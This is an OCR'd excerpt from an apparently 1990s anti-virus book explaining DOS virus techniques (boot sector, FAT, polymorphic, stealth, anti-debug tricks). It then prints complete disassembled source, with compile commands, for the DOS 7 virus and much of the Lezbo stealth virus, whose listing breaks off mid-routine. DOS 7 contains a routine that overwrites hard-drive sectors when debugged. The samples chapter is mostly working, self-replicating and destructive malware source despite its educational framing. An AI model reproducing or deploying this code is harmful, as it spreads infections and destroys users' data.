

Figure XX. The prepending virus: Infection and execution

Boot Sector/MBR Viruses

The boot sector and master boot record are not visible to users without access to special programmer's tools. A debugger program, like DEBUG.COM set up in DOS, is the bare minimum requirement for exploring these sections of a disk. Sector editors often prove more helpful. A disassembler program will make the code much easier to comprehend.

The boot sector is always the first sector found on a floppy disk. It is also found on hard drives, but in a different location. The main role of the boot sector is to initialize system memory before loading the operating system files.

Hard drives have two different types of boot sectors. Besides the normal boot sectors in each partition, there is the Master Boot Record (MBR). Its duty includes setting up the disk partition information in DOS memory, so that the hard drive can function properly. All hard drives can be partitioned in a variety of ways. The information needed to read them is stored in the Partition Table at the end of the MBR.

To see how a partition table operates, see the PC Scavenger Anti-Virus Master Boot Record on page .

Because these files are hidden outside of DOS reach, and are the primary files to gain control of the system,

Boot sectors and MBR's are particularly vulnerable to viral infection.

The standard method of infection is to move the original boot sector or MBR to another sector on the disk, then replace it with a copy of the virus code. In the case of an MBR infection, it is imperative that offsets 1BEh onward are preserved in the virus code. This is the drive's partition information. Without this information appearing in the proper location, the drive may not function properly. System Information programs will also report false information when determining drive specs.

The **Michelangelo** virus is very careful to maintain the system's integrity by placing the partition tables at the proper location after the virus code. The source code to this virus appears in Chapter Six. Its functions are well documented.

File Allocation Viruses

The **Dir][** virus introduced a new infection technique. Because of its dependency on DOS version, FAT infection has not been explored very deeply.

Instead of actually infecting executable files, this type of virus, erroneously entitled a Directory Infector, only places one copy of itself on an infected disk or diskette. When a file is executed, the File Allocation Table (FAT) is altered in such a way that it points to the virus instead of the file being requested. The virus keeps a copy of the original allocation information within its own body.

When execution of an infected file is attempted, the virus is run instead. Once the virus is finished, it passes control to the requested file. The user is often completely oblivious to the infection.

Simbiotic Relationships

The **10 K** virus

Advanced Coding Techniques

Some virus writers go through extreme pains to avoid detection or disassembly of their creations. Virtually all of the techniques have some commercial value, especially for copyright protection. Following are key techniques used within viruses, together with information about their implementation and success potential.

Encryption

Encryption began as a method to make the virus less obvious to those employing text or hex editors to view infected files. Other than that, direct encryption techniques serve no other purpose. A good debugger will be able to decrypt the virus, then carry out a straight disassembly of it.

Later, variable encryption keys were used to make scan strings more difficult to formulate. This did not prove very beneficial. The anti-virus programmers started making scan strings from the encryption engine itself.

The next stage was a little more effective. Virus writers began incorporating encryption engines with replaceable code. These became known as *mutating* viruses. Again, the anti-virus community fought back, providing

algorithmic scanning, which was equally able to detect these viruses.

The most recent development is the polymorphic virus. The virus contains a kernel which writes an entirely new encryption routine at every infection. This procedure virtually eliminates the constant bytes and earlier detectable algorithms created by the engine.

It does seem, however, that polymorphic engines are by far the most difficult to detect. These engines require much study and testing before a successful detection scheme can be developed. Making matters worse, changing a few bytes of the engine around can instantly cripple the virus scanner so that the code it creates uses different encryption strategy.

The **Proto 3** virus is a polymorphic virus. The source code is listed at the end of Chapter Six, and a debug script is provided in the appendices. The virus is fully functional, but has been purposely written to only run on 386+ processors. This is simply to avoid any epidemics.

Stealth Techniques: Advanced Hide-and-go-Seek

Stealth viruses exploit various operating system functions to remain as invisible as possible. Many of these techniques make it virtually impossible to find a virus if it is in memory.

One technique is to hide the file size increase in an infected program. There are initially two methods for accomplishing this.

One technique is directly to alter the directory listing to hide the size as well as time and date stamp changes. This will cause errors to be noted when CHKDSK is used. As a result, direct manipulation of the file listing is not often incorporated.

The alternative is to mark files and then only change the size information as a DIR command is executed. The most common method is to change the file's time stamp to 62 seconds. The seconds are not seen when the directory is viewed, so this is relatively safe. Files with the 62 second date stamp can then have the size increase deleted in memory instead of physically on the disk. This only works if the virus is in memory.

One way to make sure the virus is in memory is to immediately make sure COMMAND.COM is infected each time the virus is activated. This is by far the most popular virus stealth technique. The **Lezbo** virus, listed in Chapter Six, demonstrates various stealth techniques such as this.

Viruses also require a certain amount of memory when they are executed. Some viruses actually rewrite the system information to hide the memory decrease. Others place

themselves in an upper memory block, or in an obscure memory location to avoid affecting the available memory at all.

Some boot sector/MBR viruses utilize a different sort of stealth. Because the original sector is moved during these infections, it is possible to hide this by providing counterfeit images.

For instance, if the user attempts to rewrite the boot sector, the virus can intervene, and redirect the writing to another sector on the disk. While the program thinks it has successfully overwritten a new sector 0, it may have actually overwritten it to sector 11. If the user attempts to view sector 0 with a sector editor, the virus will again kick in, and redirect the program's attention to sector 11. The user then sees the legitimate boot sector instead of the viral code. This is the most common stealth technique employed in boot sector type viruses.

Anti-Hack Routines

In the virus industry, anti-hack routines do not serve any real purpose. They are used, perhaps, to keep the original source code from prying eyes, or to flaunt one's programming prowess.

One method is to place the stack pointer over top the code directly over top certain key code areas, then push some value onto the new stack. Under normal circumstances,

this will have no effect on program execution. Under a debugger, the file will become corrupt, and will almost invariably crash.

The ensuing example demonstrates this technique:

```
    .model tiny         ;use Debugger to Trace
    .data               ;   this code through.

text db  'DEBUG Me!$'

    .code
     org  100h

begin:
     mov   ax,0FE05h
     jmp   $-2
     sub   ax,9E03h
     lea   dx,text
     lea   sp,intrs     ;use stack to corrupt file
     push  ax
     sub   ah,43h

intrs:
     int   21h          ;stack will be moved to here
     pop   ax
     int   21h

end  begin
```

The first two lines of code need to be explained. Jumping back 2 bytes from the position of the JMP statement will put you over the 0FE05h. If you trace this with a debugger, this code will be interpreted as MOV AH,xx. The xx value comes from the SUB command. The $-2 is translated as a CLD command, and has no effect on most operations.

Because AX will be a different value than previously expected, adding or subtracting another number to it will produce a number other than that which a disassembler will

report. In this case, subtracting 9E03h will produce the number 4C00h, the function DOS uses to terminate the program execution. This number is pushed onto the stack. Subtracting 43h from AH will produce 09h, the DOS Print_String function. These results may not be visually obvious. Run this code through a debugger to fully comprehend what is happening here.

Next, the stack is placed over top the code immediately in front of the code being executed. Because the debugger uses the same stack as the file being debugged, it will immediately corrupt the file.

It is interesting that the PUSH AX does not corrupt the file as it executes. The reason can be explained better through the code snippet below.

```
     .model tiny        ;(T)race first line,
     .data              ;then type (G)o

text  db   'Don''t DEBUG Me.$'

     .code
      org 100h

begin:
      mov   byte ptr [offset intrs - 1],9 ;change the AH val for INT
21h
      lea   dx,text
      mov   ah,4Ch            ;drop to DOS. (Print_String if debugged)

intrs:
      int   21h
      int   20h

end   begin
```

When executed, this code simply drops to DOS. When traced under a debugger, it prints a message to the screen instead. The reason will not be obvious by looking through the code, nor by using a debugger.

Intel systems (IBM compatable PC's) have what is called a *prefetch queue.* Before code is executed, a group of bytes are loaded into this queue. This is to increase the speed of file execution. The above sources exploit this function by making use of the code that is already loaded into the prefetch queue. Any modifications made to the nearby code do not affect the file's execution if the bytes are already pre-loaded. The reason this works is because debuggers bypass the prefetch queue. Here is one more example of this trick. Which message will be printed under the debugger?

```
     .model tiny               ;Trace  through  this
     .data                     ;code with a debugger
                               ;& type (G) at INT 21
text  db   'Don''t DEBUG Me.$'
bug   db   7, 7, 7
      db   'I said NOT TO DEBUG ME! Are you slow?$'

     .code
      org 100h

begin:
      mov   ah,9
      mov   word ptr [offset intrs - 2],offset bug  ;change message
      lea   dx,text

intrs:
      int   21h
      int   20h

end   begin
```

This method can be used to alter the location that the program jumps to. This will cause the debugger to stray down the wrong path. In this manner, this technique is incorporated into the **DOS 7** virus in chapter 6.

Another method is to patch the timer interrupt. By adding a flag to a loop, which is set when the timer clicks, one can effectually halt the computer. This happens because the timer interrupt is disabled under debuggers. While the flag is not set, the program runs into an infinite loop.

```
.model tiny
.code
org 100h

begin:
    mov   ax,3508h            ;trap the timer interrupt
    int   21h
    mov   word ptr [int_8],bx
    mov   word ptr [int_8+2],es
    mov   dx,offset prog_start
    mov   ah,25h                ;program is now part of timer interrupt
    int   21h

done:
    cmp   flag,1                ;if the flag isn't set, loop
    jne   done
    push  bx                    ;clean up and exit
    pop   dx
    push  es
    pop   ds
    int   21h
    int   20h

flag      db    0               ;this is the flag we're interested in
int_8     dd    ?
text      db    'Don''t DEBUG Me!$'

prog_start:

    push  ax
    push  dx
    mov   ah,9
    lea   dx,text
    int   21h
    mov   flag,1          ;This flag gets set when the timer goes off
    pop   dx
    pop   ax
    jmp   dword ptr [offset int_8]

end begin
```

A particular favourite technique of the author's is embodied in the **DOS 7** virus. Interrupt 0, 4, 5, 6, or any other CPU generated interrupt can be trapped so that it points to the segment and offset of the code being executed. If this code is well buried inside other routines, it is extremely difficult to determine what the routine does, or

what will happen with it. Here is a scaled down version of the code used in **DOS 7**.

```
     .model tiny
     .code
      org   100h

trick:
      sub   ax,ax
      mov   ds,ax
      mov   ax,word ptr ds:[0]    ;trap interrupt 0 (Divide by 0 error)
      mov   word ptr cs:orig_0,ax
      mov   ax,word ptr ds:[2]
      mov   word ptr cs:orig_2,ax
      mov   word ptr ds:[0],offset untrick ;INT 0 points to our routine
      sub   ah,ah
      mov   ds:[2],cs              ;INT 0 segment now same as ours
      div   ah                     ;Invoke INT 0 error

exit:

      mov   ah,4Ch                 ;put all kinds of routines here
      int   21h

untrick:
      mov   word ptr ds:[0],0      ;reset INT 0 to normal values
orig_0      equ $-2
      mov   word ptr ds:[2],0
orig_2      equ $-2

      push  cs                     ;continue with program
      pop   ds
      mov   ah,9
      lea   dx,it_worked
      int   21h

      jmp   short exit

it_worked   db 'It Worked!$'

end trick
```

The **DOS 7** virus implements this kind of technique, combined in such a way with the one described before it, that if the virus is debugged, drive C: will be overwritten. This is the most potent anti-debug method ever devised.

Before this technique was devised, programmers had only been able to cause the debugger to *trace* the incorrect code. This virus actually executes the code. This is a very dangerous, but highly effective anti-debugging routine with very good commercial potential. Besides being debug-resistant, disassemblers make errors with the code, rendering the code difficult to reverse engineer.

A very basic anti-debug tool is to trap INT 3 so as to execute INT 21h instead. First, this will cut code size down, since the INT 3 opcode is half the size of INT 21h command. Second, debuggers will lock up as soon as the first INT 3 is reached. Lucifer Messiah uses this technique extensively in his viruses.

There are many different techniques available. This book has barely scratched the surface by highlighting six of them. In different combinations and implementations, the results may be astounding.

The Manipulation Task

The world was warned to avoid using its computers on March 6th, 1992. On this day, the **Michelangelo** virus was supposedly set to self destruct, unleashing its guile on up to five million computers world-wide. Exactly a week later, the **Friday the 13th** virus was slated to go off, wreaking havoc in its wake. These are examples of the Manipulation Task.

After reading the horror stories, such as the fax machine or modem hoaxes described in Chapter two, one begins to wonder: Just how much damage is a virus *really* capable of achieving?

The answer: Not much, really.

Inadequate handling and preparation actually cause most of the damage and expense incurred in virus attacks. Many people rush in and re-format their drives when their hard-drive suddenly refuses to boot properly. In a lot of cases, the information is recoverable. If not, with well thought out procedures, recovering from the attack can be almost effortless. With good preparation, it is unlikely that any damage would result from an infection. Chapter Three contains information on data recovery after an attack. This chapter should be read thoroughly.

Following are three of the most common questions asked about virus manipulations. Some of the answers will be an interesting surprise.

Will the Michelangelo Format My Hard drive?

No. On March 6th the virus detonates, overwriting sectors on the boot drive. Overwriting is not the same as formatting, although the damage is similar enough.

What Is the Worst Thing A Virus Can Do?

This is a hard question to answer. It depends entirely on the victim. A virus could potentially allow its writer to access a private network. In this manner, the writer is what causes any damage, not the virus.

All virus attacks are recoverable. If information is deleted or is jumbled, then the victim should resort to using backup copies of the file. If backups are made often enough, damage will be extremely minimal.

Virus severity is too often weighed by how much of a hassle it is to recuperate the files directly from the disk. With good backups, no virus damage will ever be severe.

Can a Virus Damage Hardware?

Ralph Burger seems to believe this is possible. In his book, Burger lists a few code fragments which should be able to lock up a floppy drive, and tells how a monitor may be destroyed[76]. Nobody has yet written a virus or Trojan horse exhibiting either of these nefarious functions.

Old EGA monitors were apparently easy to burn out by forcing mode changes incorrectly; EGA is now obsolete. This is hardly something to worry about.

---

[76] Ralph Burger, Computer Viruses and Data Protection, pp 319, Abacus, 1991

As for the floppy drives, many people all over the world have tried to do as Burger suggests. No documented cases have arisen where pushing the head beyond its limits has actually damaged a disk drive. Disk drives generally cannot push the read/write head farther than they are built to move.

Presently there seems to be only one technique that actually *does* destroy hardware. A virus using interrupt 13h, function 5 to format tracks (not delete them, as with most destructive viruses), can permanently destroy IDE hard drives. This is a large fault in the IDE architecture.

There have been reports of code that could potentially jam printers by feeding the paper backwards. This has not been confirmed. Considering its likelihood, this is probably another hoax.

Computer Virus Samples

This chapter focuses solely on the programming of computer viruses. It is not written as tutelage for new and budding virus authors, but is an exposé into how viruses are actually programmed. There are many fine publications for those who wish to learn to program their own. Read the appendix for a small listing. The viruses in this chapter represent state-of-the-art virus strategies: basically those viruses which can be found in the wild.

DOS 7

The **DOS 7** virus is a basic prepending virus. It contains many of the anti-debug techniques mentioned in Chapter Five. When this file is compiled, do NOT use a debugger to study it. It will overwrite your hard drive.

The virus infects one .COM file in the default directory. The virus will alter the text inside DOS 6's COMMAND.COM if it is found. It cannot infect any files following COMMAND.COM.

It will be necessary to study Chapter Five to understand the coding at the beginning of the virus.

```
COMMENT
~=========================================================================
=
=                              DOS-7 version C
=                              ---------------
=              Disassembly By: Karsten Johansson, PC Scavenger
=
=========================================================================
=
=
=  CAUTION:   This virus contains damaging code.  Do NOT compile or
=             execute the code until you understand the nature of the
=             anti-debugger methods used in the virus.
=
=  NOTES:     This virus is actively debugger-resistant.  Use of a
=             debugger will cause the virus to overwrite sectors 0
=             upwards on the C: drive.  What makes this technique
highly
=             dangerous compared to other anti-debug techniques is that
=             instead of simply sending the debugger tracing the wrong
=             path, it forces the debugger to actually execute the
disk-
=             writing routine.
=
=             As of the time of this writing, no other virus uses this
=             technique.
=
=  COMPILE:   With TASM:            TASM DOS-7C
=                                   TLINK /T DOS-7C
=
=========================================================================
=
=
=   BEFORE COMPILING THIS CODE, IT MUST BE NOTED THAT THE AUTHOR AND
=   PUBLISHER OF THIS BOOK CANNOT BE HELD LIABLE FOR ANY DAMAGES THAT
=   MAY BE INCURRED BY THE USE OF OR THE EXPERIMENTATION OF COMPUTER
=   VIRUSES.  THIS BOOK IS FOR EDUCATIONAL PURPOSES ONLY.  EDUCATION IS
=   NOT HERE TO BE ABUSED.
=
=
=========================================================================
~


               .model  tiny
               .code
                org    100h

; NOTE: The next 2 lines work as written in a debugger, but when
;       executed in DOS, the second line is skipped. There are quite a
;       few prefetch tricks in this code, as well as some recursive
code
;       used to obfuscate the real intentions
```

```
DOS_7:
          mov     word ptr [offset AD_Marker - 2],offset Kill_HD
          mov     ax,offset Second_Entry      ;Prepare to overwrite HD
                                              ;if debugger is being
used
AD_Marker:
          mov     word ptr Prefetch,ax        ;Store the offset
          sub     ax,ax                       ; of our future INT 0
          push    ds
          mov     ds,ax
          mov     es,ax
          mov     si,21h*4
          mov     di,3*4                      ;INT 3 = INT 21h
          movsw                               ; (See Chapter 5 for
          movsw                               ; explanation of this
                                              ; technique)

          mov      ax,word ptr es:[0]         ;Save INT 0
          mov      word ptr cs:Orig_0,ax
          mov      ax,word ptr es:[2]
          mov      word ptr cs:Orig_2,ax         ;Point INT 0 to code
          mov      word ptr es:[0],'ML'       ; in our high segment
Prefetch        EQU      $-2

; NOTE: At this point, Interrupt 0 (automatically invoked by a divide-
;       by-zero error) is revectored to Second_Entry if a debugger
isn't
;       being used, but to Anti_Debug if one is.

            pop     ds
            mov     ax,ds
            add     ah,10h                    ;New segment is 65535
            mov     es:[2],ax                 ; bytes above this one
                                              ; (Max length for COMs)
            mov     es,ax
            mov     di,100h
            mov     si,di
            mov     cx,(Host-DOS_7)
            rep     movsb                     ;Move virus to new
segment
            mov     ds,ax
            div     cx                        ;Invoke divide-by-0
error.
                                              ; Read notes above for
                                              ; explanation.

; NOTE: All code following this point is executed in the higher segment

;--- Subroutines for infection ----------------------------

Close_File:
          mov     ah,3Eh
          int     3
```

```
Find_Next:
          mov     ah,4Fh
          int     3
          jmp     short ID_Check
```

```
;--- Second_Entry for Debugger ONLY -----------------------

Kill_HD:                                                ;Executed ONLY by
          sub     cx,cx                         ; debugging

Anti_Debug:
          inc     cx                            ;Overwrite sectors on
          push    cs                            ; the hard drive,
          pop     es                            ; starting at sector 1
          mov     ax,0FE05h                     ; going upwards
          jmp     $-2
          sub     ax,0E702h                     ;AX=301h obfuscated
          mov     bh,1
          mov     dx,80h                        ;Write on hard drive!
                                                ; NOTE: Change this value
                                                ; to 0 or 1 (A: or B:) if
                                                ; you wish to try this
out
          int     13h
          jmp     short Anti_Debug

;--- Normal Second_Entry ----------------------------------

Second_Entry:
          push    es
          push    cx

          pop     es
          mov     word ptr es:[0],'ML'          ;Restore INT 0 so
Orig_0    equ     $-2                           ; computer doesn't
          mov     word ptr es:[2],'SA'          ; crash on divide-by-zero
Orig_2    equ     $-2
          pop     es

          mov     word ptr [offset AD_Marker - 2],offset Second_Entry
                                                ;Reset virus to
                                                ; original state,
                                                ; otherwise infected
files
                                                ; will only run Kill_HD

          mov     ah,1Ah                        ;Set DTA
          cwd
          int     3
          mov     ah,4Eh                        ;Open file
          sub     cx,cx
          mov     dx,offset Filespec
          int     3

ID_Check:
          jc      restore_host                  ;No file found
          mov     ax,3D02h
          mov     dx,1Eh                        ;File name in DTA
          int     3
```

```
          jc      Find_Next

          mov     bx,ax
          mov     ah,3Fh                        ;Read from file
          mov     di,1Ah
          mov     cx,[di]
          mov     dx,si
          int     3
          mov     ax,[si]
          jc      Find_Next

          cmp     ax,word ptr [DOS_7]           ;Infected already?
          je      Close_File
          mov     ax,[si+2]                     ;Look at 3rd and 4th
bytes
          cmp     ax,6015h                      ;Same as DOS 6'S COMMAND?
          je      COMMAND_COM
          jmp     short Infect                  ;Infect as normal file

;--- Following routines alter messages in COMMAND.COM -----

COMMAND_COM:
          push    di
          push    si

          lea     si,antivirus
          mov     di,23F0h                      ;DOS copyright notice
          mov     cx,antiviruslen
          cld
          repz    movsb

          lea     si,msg
          mov     di,9057h                      ;"Disk in drive XX has no
          mov     cx,msglen                     ; label"
          repz    movsb

          lea     si,msg2
          mov     di,914Ch                      ;"Bad command or
filename"
          mov     cx,msg2len
          repz    movsb

          mov     ax,4200h
          sub     dx,dx
          mov     cx,dx
          int     3

          mov     ah,40h                        ;Write patched
COMMAND.COM
          lea     dx,host                       ; back to disk
          mov     cx,52925d
          int     3

          mov     ah,3Eh                        ;close COMMAND.COM
```

```
          int     3
          pop     si
          pop     di
          jmp     short Restore_Host

;--- Infect file as a normal COM file (Not COMMAND.COM) ---

Infect:
          mov     ax,4200h                    ;Go to start of file
          sub     dx,dx
          mov     cx,dx
          int     3

          inc     dh                          ; DX=100h
          mov     ah,40h                      ;Write virus to file
          mov     cx,word ptr [di]
          add     cx,offset Host - 100h
          int     3

          mov     ah,3Eh                      ;Close infected file
          int     3

Restore_Host:
          mov     ax,ss                       ;Restore ES and DS
          mov     es,ax
          mov     ds,ax
          push    ax                          ;Prepare to RETF to host
          mov     ah,1Ah
          shr     dx,1                        ;Restore DTA
          int     3
          mov     di,100h
          push    di                          ;Push proper COM entry
          mov     cx,sp                       ; point onto stack
          sub     cx,si
          rep     movsb                       ;Move host to proper ofs
          retf                                ; and Execute it

;--- Virus Data -----------------------------------------

Filespec  db      '*W.C?M',0                  ;Avoid heuristic scanners
                                              ; from reporting that the
                                              ; infected files search
                                              ; for COM files
MSG       db      'is infected!'
msglen    equ     $ - msg

MSG2      db      'oy, are you ever dumb! '
msg2len   equ     $ - msg2

antivirus db      'MSDOS 7 (C)1993 ANARKICK SYSTEMS',0Dh,0Ah
          db      1,1,1
          db    '     DOS 6 Antivirus sucks. It missed this one! '
antiviruslen      equ     $ - antivirus
```

```
;--- Host file is appended here ---------------------------
         db       '$'   ; for part of the host

Host:
          mov     ah,9
          mov     dx,offset (message - host + 100h)
          int     3
          mov     ah,4CH
          int     3

message   db      '[DOS 7v'
          db      1,1,1, '] Lucifer Messiah$'

          END     DOS_7
```

Lezbo Virus

The **Lezbo** virus can infect .COM files, .EXE files, and .OVL (OVerLay files). It is a full stealth virus which hides the virus size increase of infected files. The time stamp is altered, as described in Chapter Five's discussion on directory stealth.

Notice how the virus installation code must determine whether the host is an .EXE or .COM type file. This is because .EXE files require much more processing before an effective infection can take place.

Other information is included in the virus source code comments.

```
COMMENT

~================================================================

=
=                              LEZBO Virus
=                              -----------
=         Disassembly (c)1993 Karsten Johansson, PC Scavenger
=
=
=========================================================================
==
=  CAUTION:  This program is a highly virulent stealth virus. Once in
=            memory, it is virtually invisible.
=
=
=  NOTES:    This is a demonstration virus only, and will only execute
=            on the 386+ computer.  This was done to avoid widespread
=            misuse.
=
=            The virus installs itself at the base memory ceiling. When
=            in memory, infected files will not show a size increase.
=            The virus is 666 bytes long, but uses 3K of memory when
=            installed.
=
=            DO NOT INFECT ANYONE'S SYSTEM BUT YOUR OWN!  To do so is a
=            federal offence.
=
=
=  COMPILE:  With TASM:           TASM     LEZBO
=                                 TLINK /3 LEZBO
=
=  INSTALL:  Execute LEZBO.EXE on a 386 or above only.  All .COM, .EXE
=            and .OVL files will be infected if they are opened for any
=            reason.  Execution on an 8086 or 286 computer will result
=            in a crash.
=
=========================================================================
==
=  BEFORE COMPILING THIS CODE, IT MUST BE NOTED THAT THE AUTHOR AND
=  PUBLISHER OF THIS BOOK CANNOT BE HELD LIABLE FOR ANY DAMAGES THAT
MAY     =  BE INCURRED BY THE USE OF OR THE EXPERIMENTATION WITH
COMPUTER            =  VIRUSES. THIS BOOK IS FOR EDUCATIONAL PURPOSES
ONLY. EDUCATION IS NOT     =  HERE TO BE ABUSED.
=
=
=========================================================================
~

        .model   tiny
         P386N                                ;386 non-protected mode
        .code
```

```
        org     0                       ;Do NOT compile as a .COM file

Lezbo:
        mov     bx,offset Delta_Ofs     ;Offset is altered during
infect
        add     bx,offset first_4 - offset Delta_Ofs

Delta_Ofs:
        sub     bx,offset first_4       ;bx = delta offset

        dec     ax                      ;ax=0FFFFh -> installation
check
        int     21h
        or      al,ah                   ;are al and ah the same?
        je      short exit_virus        ;if yes, assume we are
installed

        push    ds
        xor     di,di
        mov     ds,di                   ;beginning of INT table segment
        mov     eax,ds:21h*4                    ;get INT 21h vector
        mov     dword ptr cs:int21_vec[bx],eax   ;store it

        mov     cx,es                      ;es=PSP segment
        dec     cx                      ;sub 1 to get MCB
        mov     ds,cx                   ;ds=MCB
        sub     word ptr [di+3],80h
        mov     ax,word ptr [di+12h]    ;get high memory segment
        sub     ax,080h                 ;give us room
        mov     word ptr [di+12h],ax    ;save it
        mov     es,ax                   ;top of memory
        sub     ax,1000h                ;reserve it for us
        mov     word ptr cs:XAX[bx],ax  ;save for in INT 21h handler

        push    cs
        pop     ds                      ;ds=cs

        mov     si,bx                   ;point to beginning of virus
        mov     cx,offset first_4       ;bytes to move
        cld                             ;inc si,di
        repz    movsb                   ;copy virus to top of memory
        mov     ds,cx                   ;ds=0

        cli                                     ;turn interrupts off
        mov     word ptr ds:[21h*4],offset New_21 ;point to new ofs
        mov     word ptr ds:[21h*4]+2,es           ;point to new seg
        sti                                     ;turn interrupts back on

        pop     ds
        push    ds
        pop     es

exit_virus:
        lea     si,word ptr first_4[bx]  ;point to stored 1st 4 bytes
```

```
         mov     di,100h                 ;di=beginning of host
         cmp     bx,di                   ;host starts at 0100h?
         jb      short exit_EXE          ;if not, exit for EXE
         push    di                      ;push 100h on stack for RET
         movsd                           ;restore first 4 bytes in
host
         ret                             ;execute host file as
expected

exit_EXE:
         mov     ax,es                   ;ax=PSP segment
         add     ax,10h
         add     word ptr cs:[si+2],ax   ;reallocate host entry
         add     word ptr cs:[si+4],ax
         cli                             ;turn interrupts off
         mov     sp,word ptr cs:[si+6]   ;restore stack ptr
         mov     ss,word ptr cs:[si+4]   ;restore stack seg
         sti                             ;turn interrupts back on
         jmp     dword ptr cs:[si]       ;execute host file as
expected

;--- Virus INT 21h Handler --------------------------------

install_check:
         inc     ax                      ;AX=0 if install check
         iret                            ;and RET

New_21:
         cmp     ax,0FFFFh              ;installation check?
         je      short install_check    ;respond to installation check
         cmp     ah,4Bh                 ;execute program?
         je      short exec_prog        ;attempt infection, then
execute
         cmp     ah,11h                 ;find first?
         je      short find_file        ;find, then attempt infection
         cmp     ah,12h                 ;find next?
         je      short find_file        ;find, then attempt infection
         cmp     ax,3D00h               ;open a file?
         jne     short call_DOS         ;otherwise, let DOS process INT
         call    infect_file            ;attempt to infect opened file

call_DOS:
           db     0EAh                  ;JMP to
int21_vec  dd     'SKSK'                ; original INT 21h

find_file:
         push    bp
         mov     bp,sp                  ;look on stack
         cmp     word ptr [bp+4],'SK'   ;Is it Lezbo searching?
XAX      equ     $-2
         pop     bp
         jb      short call_DOS       ;let DOS handle if Lezbo searches
         call    Int_21h                     ;if not Lezbo, continue
virus
```

```
        push    ax
        push    bx
        push    dx
        push    es
        mov     ah,2Fh                  ;get DTA
        call    Int_21h
        cmp     byte ptr es:[bx],0FFh   ;is this an extended FCB?
        je      short Not_Extended_FCB ;jump if it's not, otherwise
        sub     bx,7                    ;convert to normal FCB

Not_Extended_FCB:
        mov     al,byte ptr es:[bx+1Eh]  ;minutes of last write
        and     al,1Fh                    ;mask out seconds
        cmp     al,1Fh                    ;62 seconds?
        jne     short exit_find           ;exit, it's infected

        mov     eax,dword ptr es:[bx+24h] ;get file size
        sub     eax,offset virus_end
        jl      short exit_find           ;something's wrong.. jump
out
        mov     dword ptr es:[bx+24h],eax  ;store new size

exit_find:
        pop     es
        pop     dx
        pop     bx
        pop     ax
        iret                            ;return to caller

exec_prog:
        call    infect_it               ;infect whatever it is...
        jmp     short call_DOS          ; and do real interrupt

infect_file:
        push    si                      ;save registers
        push    di
        push    ds
        push    es
        push    cx
        push    ax
        mov     si,dx                   ;si=victim's name

extension:
        lodsb                           ;scan filename for extension
        or      al,al                   ;look at al
        jz      short no_ext
        cmp     al, '.'
        jne     short extension
        mov     di,offset ext_table-3  ;look at extension table
        push    cs
        pop     es                      ;es=cs
        mov     cx,3                    ;next extension in table

next_ext:
```

```
        push    cx                      ;present extension in table
        push    si
        mov     cx,3
        add     di,cx                   ;point to next ext in table
        push    di

look_ext:
        lodsb                           ;get first byte of extension
        and     al,5Fh
        cmp     al,byte ptr es:[di]     ;same?
        jne     short wrong_ext         ;wrong extension. try another
        inc     di                      ;next char in extension
        loop    look_ext                ;get it

        call    infect_it
        add     sp,6
        jmp     short no_ext

wrong_ext:
        pop     di
        pop     si
        pop     cx
        loop    next_ext                ;try next extension

no_ext:
        pop     ax
        pop     cx
        pop     es
        pop     ds
        pop     di
        pop     si
        ret

infect_it:
        pushf
        push    ax
        push    bx
        push    cx
        push    si
        push    di
        push    es
        push    ds
        push    dx
        mov     ax,4300h              ;get file attributes
        call    Int_21h
        jb      short cant_inf
        push    cx                      ;store attribs on stack
        and     cl,1                    ;mask read only bit
        cmp     cl,1                    ;read only file?
        pop     cx                      ;get attrib info again
        jne     short open_4_write      ;continue if not read-only
        and     cl,0FEh                 ;otherwise, enable write
        mov     ax,4301h
        call    Int_21h
```

```
open_4_write:
         mov     ax,3D02h               ;open file for r/w
         call    Int_21h
